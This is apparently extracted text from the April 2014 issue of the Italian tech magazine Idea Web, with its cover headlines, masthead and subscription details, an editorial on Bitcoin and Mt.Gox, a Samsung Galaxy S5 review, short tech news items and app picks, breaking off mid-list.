Anno XIV • Num. 4 (155)
APRILE 2014
Periodicità mensile

VERSIONE BASE
Rivista € 1,99

VERSIONE DVD
Rivista+DVD € 3,99

EDIZIONI MASTER www.edmaster.it

UPGRADE HARDWARE A COSTO ZERO
CPU, schede video, router, iPhone & iPad, Android... così metti il turbo a tutto!

LA RIVISTA PER INTERNET PIÙ VENDUTA IN ITALIA

idea WEB

IN ANTEPRIMA

SAMSUNG GALAXY S5
Senza peli sulla lingua... ecco pregi e difetti dell'anti iPhone 6 per eccellenza

Google YouTube LIBERO virgilio YAHOO!

50 GRANDI SEGRETI DEL WEB

I tuoi siti preferiti nascondono funzioni brillanti e geniali che aspettano soltanto di essere scoperte...

- Attiva un numero di Fax nella tua casella di posta
- Ottieni il 10% di ricarica in più gratis con Wind
- Ritira il pass VIP per saltare la fila agli sportelli
- Diventa invisibile su Whatsapp e spia le chat altrui
- Annulla l'invio di e-mail già spedite
- Telefona da Gmail su numeri fissi e cellulari
- Guarda gratis TV e Formula 1... ovunque!
- Genera una password a tempo supersicura
- Invia SMS a costo zero con Alice & Co.
- Sblocca i giochi di YouTube

DAL WEB AL 3D
I siti folli per trasformare te e i tuoi cari in cioccolatini, giocattoli, opere d'arte... da toccare con mano! p. 60

INCHIESTA SHOCK!

facebook TI LEGGE IL PENSIERO
Il famoso social potrebbe registrare anche ciò che non pubblichiamo... **e non è l'unico!!!**

⊕ I complotti (veri o falsi?) più gettonati in Rete

WINDOWS XP ADDIO ... E I PIRATI FANNO FESTA
Così gli hacker sfruttano le falle di sicurezza che non verranno mai più patchate da Microsoft! Se hai XP... apri gli occhi! p. 42

30€ AL GIORNO COL TUO BLOG
La guida pratica per guadagnare davvero la trovi a pagina 26

GRATIS IN ESCLUSIVA
✓ Wordpress pronto all'uso
✓ Spazio Web da 10 GB

In collaborazione con Hostingsolutions

INTERNET VA IN TV
Testati 7 nuovi televisori per guardare film in 4K e navigare su maxi-schermo

Abbiamo creato il tool che **trasforma la pendrive in un passepartout scardina-password**

Anno XIV n.ro 4 (155) Aprile 2014
Codice ISSN 1592-7725
Reg. Trib. di CS n.ro 632 del 28 Aprile 1999
Periodicità mensile
http://www.edmaster.it/ideaweb
e-mail: ideaweb@edmaster.it

Direttore Editoriale: Massimo Mattone
Direttore Responsabile : Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni
Coordinamento redazionale: Luca Filizzola
Collaboratori: A. Longo, D. Cerra, D. Cortese, G. Garro, G. Calise, I. Fulco, L. Tringali, L. Civita, T. Zaffino

Segreteria di Redazione:
Rossana Scarcelli

REALIZZAZIONE GRAFICA
CROMATIKA S.r.l.
Art Director: Fabio Marra
Responsabile di progetto: Salvatore Vuono
Area Tecnica: G. Sicilia (Responsabile), D. Mazzei
Impaginazione: T. Diacono, L. Ferraro, F. Maddalone, E. Monaco
Illustrazioni: Tonino Intieri

CONCESSIONARIA PER LA PUBBLICITÀ:
MASTER ADVERTISING S.r.l.
viale Andrea Doria, 17- 20124 Milano
Tel. 02 83121211 - Fax 02 83121207
e-mail: advertising@edmaster.it

EDITORE
EDIZIONI MASTER S.p.A.
via Bartolomeo Diaz, 13 - 87036 Rende (CS)

Presidente e Amministratore Delegato:
Massimo Sesti

ABBONAMENTO E ARRETRATI
Costo abbonamento Italia:
Idea Web Base (12 riviste) €17,90 sconto 25% sul prezzo di copertina €23,88
Idea Web DVD (12 riviste + 12 DVD) €35,90 sconto 25% sul prezzo di copertina €47,88
Idea Web Base (24 riviste) €34,90 sconto 27% sul prezzo di copertina €47,76
Idea Web DVD (24 riviste + 24 DVD) €59,80 sconto 38% sul prezzo di copertina €95,76.
Offerte valide fino al 31/05/2014.
Costo arretrati (a copia): il doppio del prezzo di copertina + €6,10 (spedizione con corriere).
Prima di inviare i pagamenti, verificare la disponibilità delle copie inviando una e-mail all'indirizzo arretrati@edmaster.it.
La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al numero 199.50.00.05*, oppure via posta a: EDIZIONI MASTER S.p.A. viale Andrea Doria 17-20124 Milano dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:
- bonifico bancario intestato a:
EDIZIONI MASTER S.p.A.
c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C. - IBAN IT47R0845333200000000066000
(inviare copia della distinta insieme alla richiesta)
- assegno bancario non trasferibile da inviarsi in busta chiusa insieme alla richiesta;
- carta di credito Visa, Cartasi, o Eurocard/Mastercard (inviando la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).

Stampa: GRAFICA VENETA S.p.A.
Via Malcanton, 2 - 35010 Trebaseleghe (PD)
Distributore esclusivo per l'Italia:
m-dis distribuzione media S.p.A. - Via Cazzaniga, 19
20132 Milano - Tel: 02/25.82.1

PER IL DVD-ROM ALLEGATO A IDEA WEB:
Ricerca e realizzazione: la Redazione di Idea Web
Duplicazione DVD-ROM: EcoDisk S.r.l.
Via dell'Aprica, 16 - 20158 Milano

Finito di stampare nel mese di Marzo 2014

SERVIZIO CLIENTI
@ servizioclienti@edmaster.it
199.50.00.05* sempre in funzione
199.50.50.51* dal lunedì al venerdì 10.00 -13.00
*Costo massimo della telefonata 0.118 € + iva a minuto di conversazione, da rete fissa, indipendentemente dalla distanza. Da rete mobile costo dipendente dall'operatore utilizzato.

SCOPRI IL CONTENUTO DELLA RIVISTA

Pag 26
30€ al giorno col tuo blog!

Pag 45
facebook ti legge il pensiero!

Editoriale

BITCOIN: CHE FILM!

Tutto quel che gravita attorno ai Bitcoin e le notizie che con veemenza si stanno susseguendo in questi mesi sono terreno fertile per un talentuoso sceneggiatore di Hollywood. Gli ingredienti per confezionare un film di successo ci sono tutti (mistero, spionaggio, intrigo, pathos, delirio collettivo...), a partire dall'enigma sul nome di Satoshi Nakamoto, fondatore della criptovaluta. Dal polverone sollevato dalla reporter di Newsweek Leah McGrath Goodman (**www.edmaster.it/url/3126**), non sarebbe soltanto uno pseudonimo. Lei dice di aver stanato Satoshi Nakamoto, un 64enne, ex fisico americano di origini nipponiche, descritto in perfetto "stile geek" come un uomo spettinato, con maglietta sdrucita, jeans, calzini bianchi e niente scarpe che vive con la mamma 93enne. Stando alla Goodman, Nakamoto non ha nascosto il suo coinvolgimento: *<<Io non vi ho più nulla a che fare [...] è ora di altre persone, che ne sono responsabili>>*. Poco dopo la pubblicazione dell'articolo, arriva la smentita di Nakamoto che ribadisce la sua estraneità con i Bitcoin e conferma il malinteso con la Goodman. Se fosse davvero lui, non dovrebbe essere ricco? Altri ingredienti hollywoodiani li troviamo nella bancarotta di Mt.Gox, uno dei più grandi exchange di Bitcoin. Si è pensato di tutto, persino che gli hacker che hanno attaccato Mt.Gox fossero al soldo di governi e banche, intenzionate a bloccare la moneta (virtuale) che avrebbe potuto sovvertire l'ordine economico mondiale. E invece, stando alla dichiarazioni di un hacker (**www.edmaster.it/url/3127**) si tratterebbe di bancarotta fraudolenta! Insomma, se fosse un film meriterebbe l'Oscar!

Luca Filizzola
ideaweb@edmaster.it

Bitstrips dalla redazione

L'importanza di avere un notebook "rugged" a pochi minuti dall'invio in stampa di Idea Web...

Mai girare le spalle ai colleghi! Specialmente se lavorano su lo Programmo...

Come si legge la rivista...

1 MODULO
Gli articoli sono divisi in moduli: ogni sezione può essere letta indipendentemente da quelle che la precedono. Ogni modulo è caratterizzato da una titolazione completa.

2 TEST
Il box "A noi è andata così…" è la prova su strada di Idea Web. Siti e servizi on line testati, con le indicazioni precise e dettagliate sull'esito. Un modo per farsi un'idea sull'efficienza di questo o quel portale.

3 PASSO PASSO
Sono i box che ti spiegano come usare un programma, un prodotto hi-tech o un servizio on line.

4 SUGGERIMENTI
Si tratta di dritte molto semplici da mettere in pratica, che ti aiutano a utilizzare meglio il Pc e Internet.

5 SUL WEB
Quando trovi questa indicazione riscalda il browser: si tratta delle risorse on line che permettono di approfondire il tema dell'articolo o che mettono a disposizione software e strumenti utili.

SUL WEB Per scoprire gli argomenti trattati nei vecchi numeri di Idea Web vai sul sito **www.edmaster.it/ideaweb** e clicca su **Arretrati**.

Samsung Galaxy S5

PREGI E DIFETTI DELL'ANTI IPHONE 6 PER ECCELLENZA...

SENZA PELI SULLA LINGUA!

All'ultimo Mobile World Congress di Barcellona, Samsung ha tolto i veli al nuovo Galaxy S5 un po' in anticipo rispetto ai tempi cui eravamo abituati. Dalla loro uscita sul mercato, i Galaxy della serie S hanno venduto oltre 200 milioni di esemplari in tutto il mondo, ma in questi ultimi mesi la concorrenza si è fatta sempre più agguerrita, spingendo il produttore coreano a correre ai ripari. Il problema per Samsung è che si va a confrontare in un mercato (quello dei dispositivi Android) dove non ci sono più solo pochi competitor. Persino Nokia, nonostante la partnership con Microsoft, ha da poco lanciato alcuni terminali Android. A conti fatti, la piattaforma di Google rappresenta oggi il 70% dell'intero mercato globale, e in questo 70%, tra aziende blasonate e non, gli attori sulla scena cominciano ad essere veramente troppi. L'unico modo per contrastare la concorrenza sarebbe quello di offrire soluzioni sempre più innovative che sappiano conquistare il pubblico; ma realizzare prodotti del genere diventa sempre più difficile! E il Galaxy S5, in questo, non fa passi realmente rivoluzionari. Un po' come ha fatto Apple con l'iPhone 5S, Samsung non ha puntato più che altro sul miglioramento dell'esperienza d'uso e sul perfezionamento di tecnologie già presenti sul mercato.

L'S5 è dotato di una fotocamera posteriore da 16 megapixel in grado di registrare video a risoluzione UHD e scattare foto in soli 0,3 secondi.

La cover posteriore del Galaxy S5 è realizzata in policarbonato con una trama a fossettine che ricorda quella del primo Nexus 7. Può essere rimossa per sostituire batteria, SIM e microSD.

Il Galaxy S5 è dotato di porta USB 3.0, che è stata protetta da un piccolo sportellino in modo da non compromettere l'impermeabilità del device.

Su www.edmaster.it/url/3083 puoi rivedere in streaming tutto l'evento della presentazione del Galaxy S5.

In prossimità del flash è presente un sensore per il rilevamento della frequenza cardiaca che può poi essere monitorata attraverso l'applicazione S-Health 3.0.

PREGI	DIFETTI
• Fotocamera da 16 megapixel	• Solo 2 GB di RAM
• Registrazione video in UHD	• Design già visto sull'S4
• Sensore per il rilevamento del battito cardiaco	• Qualità dei materiali migliorabile
• Sensore per le impronte digitali	• Circa 5 GB della memoria interna non sfruttabile dall'utente
• USB 3.0	• Fotocamera frontale da 2 megapixel
• Processore Quad Core da 2,5 GHz	• Prezzo di listino un po' alto
• Chassis resistente all'acqua e alla polvere	• Dimensioni e peso maggiori dell'S4
• WiFi ac con tecnologia MiMo	• Lo schermo non è QHD
• Supporto per le reti LTE Cat4	• Non è un grosso passo avanti rispetto al Galaxy S4
• Smartwatch abbinabile	
• Autonomia batteria	

PRIMO CONTATTO

Il Galaxy S5 riprende il design dell'S4 senza particolari stravolgimenti. È solo di quale mm più alto e più largo, non tanto per il display che è passato da 5 a 5,1 pollici, quanto per il fatto che Samsung ha deciso di creare uno chassis più robusto, resistente all'acqua e alla polvere. È certificato secondo lo standard IP67: il che vuol dire che non è propriamente impermeabile, ma non teme infiltrazioni; lo si può utilizzare tranquillamente anche quando piove senza il rischio di danneggiarlo e può essere immerso fino a 1 metro di profondità per 30 minuti. Non si tratta di una soluzione innovativa in quanto è stata utilizzata già da tempo da altri competitor come Sony e Panasonic. Le linee, come dicevamo, sono quelle classiche, con gli spigoli arrotondati; l'unica vera novità è la cover posteriore, in policarbonato con trama a fossettine, che ricorda un po' il primo Nexus 7 e che può essere scelta nelle colorazioni nero, bianco, blu e oro. Non è dunque uno smartphone che colpisce per la bellezza: a dispositivi esclusivi si chiede ben altro e qui Samsung ha ancora molto su cui lavorare.

NO SCHERMI GIGANTI!

Il display dell'S5 è di soli 0,1" più grande rispetto all'S4. Inoltre, adotta sempre un pannello Super AMOLED Full HD: risoluzione che comunque è più che adeguata per queste dimensioni, visto che stiamo parlando di una densità dei pixel pari a 432 ppi. L'esperienza d'uso è comunque migliorata: Samsung ha introdotto un sensore in grado di rilevare il tipo d'ambiente in cui ci si trova e di regolare di conseguenza luminosità e contrasto.

C'È IL SENSORE DI IMPRONTE

La prima vera novità è il sensore d'impronte digitali integrato nel tasto Home. Anche in questo caso non si tratta di una novità esclusiva (abbiamo già visto il Touch ID dell'iPhone 5S), ma lo fa cercando di migliorarlo con nuove funzioni. La tecnologia implementata dal produttore coreano usa un sistema a scorrimento del polpastrello e consente non soltanto di sbloccare il dispositivo, ma anche di accedere ad aree private e di effettuare pagamenti online con Paypal. Col tempo è possibile che altri servizi decidano di supportarlo, ma è tutto ancora in divenire.

VA DI MODA IL FITNESS!

Altro sensore introdotto sul Galaxy S5 è quello per il rilevamento della frequenza cardiaca, posto sul retro in prossimità del Flash. Basta poggiarci il dito e attendere che l'applicazione S-Health 3.0 rilevi il battito. Samsung spinge molto sulle funzionalità legate al fitness cercando di offrire una soluzione per gestire la propria salute da ogni punto di vista. Il massimo si ottiene accoppiando lo smartphone con uno dei nuovi smartwatch Gear Fit o Gear 2, presentati anch'essi al Mobile World Congress. Il primo è un braccialetto dotato di schermo curvo Super AMOLED da 1,84" che oltre a monitorare le attività sportive notifica chiamate in arrivo, messaggi di posta elettronica, SMS e altro ancora. Il Gear 2, invece, ha un design elegante in metallo, molto più simile a quello di un orologio, ed è dotato di un display Super AMOLED da 1,63". È basato sulla piattaforma Tizen e integra una fotocamera da 2 megapixel capace

Il sensore di rilevamento delle impronte digitali integrato nel tasto Home consente anche di effettuare pagamenti online con Paypal.

SUL WEB Su www.edmaster.it/url/3084 puoi visualizzare un video di esempio realizzato col Galaxy S5 a 4K. Serve un monitor UHD per apprezzarne la qualità.

portare molti più operatori. Inoltre, è dotato della funzione Download Booster, che consente di aumentare la velocità del download utilizzando contemporaneamente il Wi-Fi e la rete LTE. Sul lato inferiore, poi, è presente la porta USB 3.0, uno dei primi smartphone a integrarla, e protetta da un piccolo sportellino per infiltrazioni d'acqua e polvere.

INTERFACCIA FLUIDA

Il Galaxy S5 usa la nuova versione di Android 4.4.2 (KitKat), personalizzata con l'interfaccia proprietaria TouchWiz UI, ora più fluida e meno carica di applicazioni brandizzate. Forse Samsung ha deciso di venire incontro alle pressioni di Google, che ha chiesto ai produttori di device di adottare strategie che possano rendere più veloce l'aggiornamento alle nuove versioni del suo sistema operativo quando disponibili. Non mancano, comunque, le innumerevoli ed esclusive S-App che contribuiscono a consumare gran parte dello spazio in memoria: di conseguenza sulla versione da 16 GB l'utente si trova ad avere solo circa 10 GB a disposizione e diventa quasi obbligato a ricorrere a una scheda microSD di espansione (ma se ne può utilizzare una da ben 128 GB!). In ultimo, c'è da rilevare la modalità Kids Mode che disabilita alcune funzioni per consentirne l'uso senza rischi ai bambini: piacerà sicuramente ai genitori che spesso si trovano costretti a far giocare i propri figli con lo smartphone per tenerli buoni.

Il Gear 2 ha un elegante design in metallo, integra una fotocamera da 2 megapixel e consente anche di ascoltare brani musicali attraverso una coppia di cuffie Bluetooth.

LA BATTERIA È OK!


Uno dei problemi più grandi che possono affliggere gli smartphone top di gamma come il Galaxy S5 è quello dell'autonomia della batteria. Da un lato ci sono i consumi causati dal display gigante e dalle performance elevate, e dall'altro l'esigenza di realizzare un dispositivo sottile e leggero. Di conseguenza diventa difficile integrare batterie generose e si è costretti a trovare dei compromessi. Samsung ha optato per una batteria un po' più capiente da 2.800 mAh e ha introdotto la modalità Ultra Power Saving Mode che consente di disabilitare alcune funzioni non essenziali per risparmiare sui consumi. Secondo quanto dichiarato dal produttore, il Galaxy S5 dovrebbe garantire circa 21 ore in conversazione, 10 ore in navigazione Web e 12 ore in riproduzione video. Con un uso normale non dovrebbero esserci problemi a raggiungere la fine della giornata.

IN CONCLUSIONE...

La domanda che ci si pone quando si ha davanti un nuovo smartphone e se valga la pena abbandonare il vecchio per il nuovo. L'S5 è sicuramente un ottimo device, quanto di meglio ci si possa aspettare da un top di gamma. E anche se i vari rumors circolati in Rete avevano creato un'aspettativa maggiore, sgombrando la mente da ciò che si vociferava (Octa Core, materiali pregiati, scansione della retina, schermo 2k, 3 GB di RAM...), chi lo acquisterà non rimarrà deluso. Chi invece possiede già un S4 non noterà un vero e proprio stravolgimento nell'esperienza d'uso.
Il display è praticamente lo stesso e le prestazioni sono sì migliori, ma non fanno la differenza. Il comparto fotografico è stato migliorato, ma per i video in 4K i tempi, forse, non sono ancora maturi. E poi c'è da considerare il fatto che con l'uscita del Galaxy S5 sarà facile che l'S4 subisca un taglio di prezzo tale da renderlo ancora più appetibile.

CAMBIO TELEFONO E CI GUADAGNO!

Al momento in cui scriviamo non abbiamo ancora notizia ufficiale del listino Samsung, ma ipotizziamo che il Galaxy S5 verrà venduto a un prezzo pressoché identico al modello precedente (699 euro per la versione da 16 GB). Se analizziamo i dati storici, notiamo che solo dopo 6 mesi i prezzi dei modelli della serie Galaxy S sono diminuiti di circa il 25%. Con un po' di pazienza, quindi, si potrà mettere le mani su un nuovo fiammante S5 risparmiando un bel po'. In alternativa, ci sono sempre i piani in abbonamento dei vari operatori di telefonia mobile che dietro un corrispettivo di circa 29 euro al mese offrono lo smartphone, le chiamate e la navigazione dati. Un'altra tendenza che sta prendendo piede in questi ultimi mesi è quella di ripagarsi parte dell'abbonamento rivendendo il telefonino abbinato. In sostanza c'è chi sottoscrive un piano e poi rivende lo smartphone su un sito di annunci online recuperando circa l'80% del suo prezzo di listino, soldi che poi usano per pagare i due terzi delle rate complessive (di solito 30). Ecco perché a pochi giorni dal lancio di un nuovo super smartphone capita che sia possibile trovarlo in vendita su www.subito.it o http://annunci.ebay.it a 100-150 euro in meno di quanto costerebbe nuovo. Anche questa è un'opportunità da valutare. Va ricordato, però, che alcuni operatori vendono gli smartphone in versione "operator lock", consentendone l'uso solo ed esclusivamente con le loro SIM. Quindi, informiamoci bene prima di acquistarlo da privati!

SUL WEB Se, nonostante i dovuti scongiuri, un giorno dovessero rubarti il preziosissimo Galaxy S5, su http://findmymobile.samsung.com/login.do puoi tracciarne la posizione da remoto e recuperarlo.

THE MASK: ATTACCO GLOBALE!

Molto spesso, quando si parla di virus o minacce informatiche ci si riferisce alla realizzazione di un singolo software che, utilizzando un particolare e specifico stratagemma, riesce, attraverso un mezzo di diffusione ben definito, a infettare un solo sistema operativo, sia questo Windows, Linux, Mac o mobile. I laboratori di ricerca Karspersky hanno individuato un'iniziativa ben più ampia, la si potrebbe definire globale, chiamata The Mask o Careto che, stando a quanto dichiarato, sin dal 2007 stravolge questa logica molto mirata e ha minacciato governi ed entità di portata nazionale fino a poche settimane fa. Gli ignoti ideatori di The Mask, infatti, hanno realizzato virus di ogni forma che, attraverso tutti gli espedienti a oggi conosciuti (posta elettronica, Skype, trojan, rootkit e chi più ne ha più ne metta) hanno colpito ogni sistema operativo utilizzato dalle vittime: dai telefonini Android o iOS ai computer Linux, Windows o MacOs, nessuno si è potuto considerare al sicuro! L'iniziativa, decisamente inquietante vista la portata e la versatilità, mirava a rimanere ignota e aveva come bersaglio enti e organizzazione di varie nazioni. Appena scoperta, The Mask si è inspiegabilmente volatilizzata nel nulla e così i suoi creatori... almeno così pare!

FACEBOOK ACQUISTA WHATSAPP: E ORA?!?

Sedici miliardi di dollari sono una cifra che è decisamente impossibile rifiutare, anche se in cambio i fondatori di Whatsapp hanno dovuto cedere al gigante Facebook la propria creatura, il sistema di messaggistica più utilizzato al mondo che, con oltre 450 milioni di utenti e un tasso di utilizzo quotidiano decisamente più alto rispetto a Facebook, costituiva una seria minaccia nei confronti del più grande dei social network. Tutti gli utenti di WhatApp che, come dimostra la crisi avuta quando a febbraio il sistema si è bloccato per circa tre ore, sono ormai dipendenti dall'utilizzo dei messaggini, si chiedono cosa sarà della tanto amata app di comunicazione. In molti temono che, visto lo stile di Facebook improntato su un'interpretazione del concetto di privacy molto poco tutelante per gli utenti, ben presto il privatissimo WhatsApp possa riempirsi di pubblicità e che riconsideri la possibilità di accedere e analizzare il contenuto dei messaggi privati degli utenti. Se così fosse, le alternative di certo non mancano: Line, Viber, Telegram, BBM sono concorrenti indipendenti che lasciano ben sperare! Ma staremo a vedere cosa Facebook ne farà di Whasapp...

MAC: 30 ANNI E NON SENTIRLI

Tra i pilastri che hanno cambiato il modo in cui il mondo intero concepisce la tecnologia più spinta nel rapporto con la quotidianità, il Mac è senza dubbio uno dei più solidi e, nonostante sia considerato ancora oggi il simbolo dell'innovazione informatica, anche uno dei più vecchi. E sì, il caro Mac ha infatti compiuto ben 30 anni! Nel lontano gennaio del 1984 infatti Apple lanciava il primo Macintosh e per celebrare questa importante data ha realizzato una serie di video che ripercorrono la storia della creatività digitale attraverso le parole dei protagonisti. Per vedere questi video, si può visitare la sezione ufficiale del sito Apple dedicata al più importante compleanno tecnologico dell'azienda andando all'indirizzo **www.apple.com/it/30-years**. Per chi non conoscesse la storia di quello che è universalmente considerato uno degli oggetti di design che più hanno cambiato il nostro modo di lavorare, divertirci, comunicare e passare il tempo libero, ecco una buona occasione per recuperare.

INTERNET 5G PER LA COREA DEL SUD

Scaricare un film in un paio di secondi, da un treno che sfreccia a 500 chilometri all'ora. È la promessa delle reti 5G, che la Corea ha cominciato a sviluppare, mentre nel resto del mondo, Italia compresa, stanno ancora prendendo piede le reti 4G (LTE). Il Governo coreano investirà 1,5 miliardi di dollari. L'obiettivo è lanciare il servizio tra 10 anni e di fare il primo test nel 2018 durante le olimpiadi invernali di PyeongChang. Tra i finanziatori ci sono Samsung e LG, perché il 5G (circa 40 volte più veloce del 4G) potrà dare impulso a servizi di nuova generazione su smartphone, come l'Ultra alta definizione.

Seguici sulla nostra pagina fan ufficiale **www.facebook.com/rivistaideaweb**: troverai ogni giorno news e trucchi per fare di tutto con il Pc e Internet.

MT.GOX IN BANCAROTTA

Capire cosa sono i BitCoin e perché se ne parli sempre di più non è facile. Si tratta di una moneta virtuale, criptata (e quindi anonima), che non usa i sistemi bancari tradizionali e che pertanto si muove in un'area di ambiguità legislativa che i governi di tutto il mondo non sanno come affrontare. Quello che è facile da capire, è che Mt.Gox, un sito dal quale si potevano scambiare i BitCoin con soldi reali (dollari ed euro, ad esempio), è fallito, forse a causa di problemi informatici (per farla breve, la cassaforte virtuale dove teneva i Bitcoin è stata scassinata!) o finanziari (le banche hanno ritardato i pagamenti con denaro reale effettuato dagli utenti che hanno comprato BitCoin da Mt. Gox). Quindi?!? Il tutto si traduce in un buco di 345 milioni di euro e migliaia di acquirenti di BitCoin che con Mt.Gox hanno perso i propri soldi (quelli veri!).

*i nostri PREFERITI

NON PERDERE OGNI MESE
I TRE SITI CONSIGLIATI DALLA REDAZIONE

http://parkourwave.com

Ti piacerebbe saltare da un palazzo all'altro come un ninja? Per imparare a farlo in sicurezza, ecco il sito giusto. Guide, video, corsi "reali", centri e associazioni, tutto quello che serve per sperimentare il brivido del parkour è a portata di clic.

www.ticketone.it

Con l'arrivo della primavera e la bella stagione ormai prossima, ecco riprendere i concerti all'aperto. Ticketone è il sito per eccellenza non solo per acquistare, ma anche per scoprire quali concerti si svolgono in tutta Italia e quanto costano i biglietti per goderseli dal vivo.

www.thinkgeek.com/interests/bigbangtheory

The Big Bang Theory, una delle serie TV più divertenti degli ultimi anni, presenta in ogni puntata magliette, giochi e gadget di ogni genere. E se volessimo acquistarli? La sezione dedicata del sito Thinkgeek è decisamente ben fornita...

5 COSE PAZZE VISTE AL CES 2014

OCULUS RIFT

Il visore Oculus Rift, nella sua ultima versione, si arricchisce di sensori da collegare a tutto il corpo che permettono di "clonarci" in ambienti virtuali, simulazioni interattive e videogiochi. Il futuro è della reltà virtuale!

ONEWHEEL

Quante ruote deve avere un mezzo per muoversi in città? Una! OneWheel è una sorta di skateboard ricaricabile elettricamente e motorizzato che si bilancia perfettamente consentendo un'estrema maneggevolezza su tutti i terreni.

URB-E

Un mini-scooter elettrico che si piega e permette, con una sola ricarica, di percorrere più di 30 chilometri a oltre 20 km/h. Perfetto per i pendolari che si spostano in treno e hanno bisogno di raggiungere il luogo di studio o lavoro con un mezzo agile e comodo.

THE POCKET DRONE

Il "drone volante tascabile" è stato protagonista al Ces di epici scontri aerei. Può essere ripegato per trasportarlo facilmente e sopporta il peso di una telecamera come la GoPro!

MAKERBOT REPLICATOR

La stampa 3D non si è ancora diffusa a livello di massa, ma c'è da scommettere che, visti i numerosi modelli presentati al Ces, presto i prezzi scenderanno così da permettere a chiunque di averne una in casa.

IN ITALIA IL 4G SI ESPANDE!

Wind ha aperto la propria rete mobile di nuova generazione, il 4G; 3 Italia ha appena avviato la copertura nazionale; Tim e Vodafone estendono la propria. Finalmente è probabile essere coperti dal proprio operatore con la rete di Internet mobile veloce (anche più di un'ADSL). Wind ha attivato il 4G a Roma, Milano e Bologna, ma anche in alcune aree strategiche come gli aeroporti di Fiumicino, Linate, Malpensa, Orio al Serio, Venezia, Catania, la Fiera di Rho, il Politecnico di Milano, la Sapienza di Roma. Sarà in 21 capoluoghi di provincia entro dicembre. 3 Italia è in 90 città, tra cui Napoli, Bologna, Firenze, Venezia, Salerno, Bolzano, Treviso, Caserta e Taranto. Vodafone è in una sessantina di località (capoluoghi di provincia e luoghi turistici). Tim è in circa 400 comuni (di cui un'ottantina sono capoluoghi di provincia), coprendo oltre il 40 per cento della popolazione. Scendono anche i prezzi per navigare in 4G. Con 3 e Wind si parte da 9 euro al mese (per offerte con chiamate, SMS e Internet 4G incluso); con Tim e Vodafone si parte rispettivamente da 15 e 19,90 euro al mese.

SEMPRE PIÙ BANDA ULTRA LARGA

La banda ultra larga (fibra ottica a 30 o 100 Megabit) copre ormai 33 città italiane. I prezzi sono calati di qualche euro al mese, da gennaio. La brutta notizia è che gli operatori stanno coprendo le stesse case e i loro piani non superano il 50 per cento della popolazione. È quanto risulta dal rapporto governativo sulla banda larga, presentato all'ex premier Enrico Letta il 30 gennaio. Le città più fortunate sono Ancona, Bari, Bergamo, Bologna, Brescia, Como, Firenze, Genova, Livorno, Monza, Padova, Palermo, Pescara, Pisa, Reggio Emilia, Roma, Torino, Trieste, Varese, Venezia e Verona. Sono infatti coperte dalla rete Telecom Italia (su cui ci sono le offerte di Vodafone) e di Fastweb. Coperte solo da rete Telecom (con offerte anche di Vodafone) sono invece Brindisi, Catania, Catanzaro, Forlì, Perugia, Prato, Taranto, Treviso, Udine e Vicenza. Milano è raggiunta anche dalla rete Metroweb, dove ci sono le offerte di Vodafone e di Wind Infostrada. I piani degli operatori si fermano al massimo al 2016, quando Telecom conta di coprire il 50 per cento della popolazione.

amazon

www.amazon.it

Dopo il successo mondiale di Spotify e dei vari cloni, ecco che Amazon sembra pronta a lanciare un servizio di streaming musicale. Non sarà la prima... ma è Amazon; quindi garanzia assicurata di ottimi prezzi e catalogo musicale che, si presuppone, sarà immenso!

Unione Euopea

http://europa.eu/index_it.htm

Quando scarichiamo un'app o un gioco all'interno dei quale si possono effettuare acquisti, a chi vanno i nostri soldi? Chi paga le tasse? Sicuri che sia sempre chiaro che stiamo pagando costi extra? L'unione Europea (UE) ha dichiarato di voler vederci chiaro per proteggere i consumatori.

SONY

www.sony.it

Tempi duri per Sony. Nonostante la nuova Playstation, la casa nipponica sta continuando a rivedere la propria presenza fisica negli Stati Uniti e procederà alla chiusura di ben 20 negozi su territorio americano. Considerando che in tutto erano 31, si tratta di una significativa riduzione!

Nintendo

www.nintendo.it

Ok, ormai i tempi del successo planetario di Wii e DS sono solo un ricordo e la guerra delle console, almeno quelle casalinghe, è persa. Proprio per questo motivo, la notizia della chiusura dei multiplayer on-line per Wii e DS giunge davvero come un abbandono del campo di gioco...

LE APP DEL MESE

TUTTOCITTÀ NAV

Prezzo: Gratis
Piattaforma: iOS, Android

Finalmente un navigatore GPS di qualità gratuito, con mappe off-line e guida vocale in italiano. Senza costringerci ad acquistare mappe supplementari a pagamento o a utilizzare il traffico dati, l'app Tuttocittà NAV va installata subito!

DEPOP

